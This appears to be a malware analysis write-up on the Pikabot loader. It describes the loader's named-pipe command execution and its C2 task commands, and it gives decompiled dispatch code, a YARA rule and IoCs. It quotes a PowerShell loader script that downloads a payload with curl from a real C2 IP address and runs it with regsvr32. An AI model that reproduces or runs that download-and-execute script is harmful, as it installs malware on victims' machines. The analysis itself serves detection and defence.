
How The Command are executed The malware add `%SystemRoot%\\SysWoW64\\cmd.exe` to the user environment variables and creates a pipe for covert communication and receiving the output. To get the output is uses the named pipe in `PeekNamedPipe` in an infinite loop and the break condition is when `WaitForSingleObject` sense an object state changing.

C2 commands

The Malware contains some other commands to do but not all of them are implemented yet.

task

If the command is **task** the malware do a specified task received from the C2 server, and it has some sub-commands:



```
mw_MultiByteToWideChar(v7);
if ( mw_memcmp(res, cmd) )
{
  v7 = mw_memcmp(res, destroy);
  if ( v7 )
  {
    if ( mw_memcmp(res, shellcode) )
    {
      if ( mw_memcmp(res, dll) && mw_memcmp(res, &exe + 4) )
      {
        if ( mw_memcmp(res, additional) )
        {
          v7 = mw_memcmp(res, knock_timeout);
          if ( !v7 )
            LOBYTE(v7) = sub_10007CDC(a1, v26, a3, a4, a5, a6);
        }
        else
        {
          LOBYTE(v7) = sub_10007803(a1, v26, a3, a5, a6);
        }
      }
      else
      {
        LOBYTE(v7) = sub_10006CE1(a1, v26, a3, res, a5);
      }
    }
    else
    {
      LOBYTE(v7) = sub_100071F4(a1, v26, a3, a5, a6);
    }
  }
}
else
{
  LOBYTE(v7) = sub_10007633(a1, v26, a3, a5, a6);
```

The output of the commands is sent to another subdirectory `messages/TRCsUVyMigZyuUQ` with the same encoding schema followed before. The commands are the following:

knock timeout Seems to be not fully implemented but from the current state, it sends `Knock Timeout Changed!` to the server in the following JSON. It's used to delay any code execution on the victim machine.

```
 {"uuid": "%s", "task_id": %s, "execution_code": %d,
"data": "
```

additional Nothing new here, it has the same `whoami`, `ipconfig` and `screenshoot` commands explained before.

dll (exe) Download another DLL or exe file and run it using Process injection technique. The bot responds with the following with the state of downloading process (in case of failure `Download Failed!`) and the state of the injection process (`Injection Success!` or `Injection Failed!`) but to another subdirectory `messages/DPVHLqEWR4uBk`

```
{"uuid": "%s", "file_hash": "%s",
"task_id": %s}
```

shellcode Download a shellcode and run by injecting it in a target process. Same as the DLL case

cmd Execute cmd commands on the target machine. It runs the command with the same method explained previously.

balancer and init

not implemented yet.

Another Variants

sample There are some other variants of the malware loader contains PowerShell script encrypted and stored on the `.rdata` section and it used to start the downloaded DLL using `regsvr32` the following example script from OALABS Blog

```
$nonresistantOutlivesDictatorial =
"$env:APPDATA\\Microsoft\\nonresistantOutlivesDictatorial\\AphroniaHaimavati.dll"
;
md $env:APPDATA\\Microsoft\\nonresistantOutlivesDictatorial;
Start-Process (Get-Command curl.exe).Source -NoNewWindow -ArgumentList '--url
<https://37.1.215.220/messages/DBcB6q9SM6> -X POST --insecure --output ',
$nonresistantOutlivesDictatorial;
Start-Sleep -Seconds 40;
$ungiantDwarfest = Get-Content
$env:APPDATA\\Microsoft\\nonresistantOutlivesDictatorial\\AphroniaHaimavati.dll |
%{[Convert]::FromBase64String($_)};
Set-Content
$env:APPDATA\\Microsoft\\nonresistantOutlivesDictatorial\\AphroniaHaimavati.dll -
Value $ungiantDwarfest -Encoding Byte;
regsvr32 /s
$env:APPDATA\\Microsoft\\nonresistantOutlivesDictatorial\\AphroniaHaimavati.dll;
```

Yara Rule

```
rule pikabot{
    meta:
        malware = "Pikabot"
        hash =
"11cbb0233aff83d54e0d9189d3a08d02a6bbb0ffa5c3b161df462780e0ee2d2d"
        reference = "https://d01a.github.io/"
        author = "d01a"
        description = "detect pikabot loader and core module"

    strings:
        $s1 = {
      8A 44 0D C0
      ?? ??
      88 84 0D ?? ?? FF FF
      4?
      83 ?? ??
      7C ??
      [0-16]
      (C7 45 | 88 95)
    }

    condition:
        uint16(0) == 0x5A4D
        and (uint32(uint32(0x3C)) == 0x00004550)
        and all of them
}
```

IoCs

IoC	description
dff2122bb516f71675f766cc1dd87c07ce3c985f98607c25e53dcca87239c5f6	packed loader
2411b23bab7703e94897573f3758e1849fdc6f407ea1d1e5da20a4e07ecf3c09	unpacked loader
59f42ecde152f78731e54ea27e761bba748c9309a6ad1c2fd17f0e8b90f8aed1	unpacked loader

IoC	description
37.1.215[.]220	C2 Server IP
{99C10657-633C-4165-9D0A-082238CB9FE0}	mutex value

References

Updated on 2023-08-01 6c4e267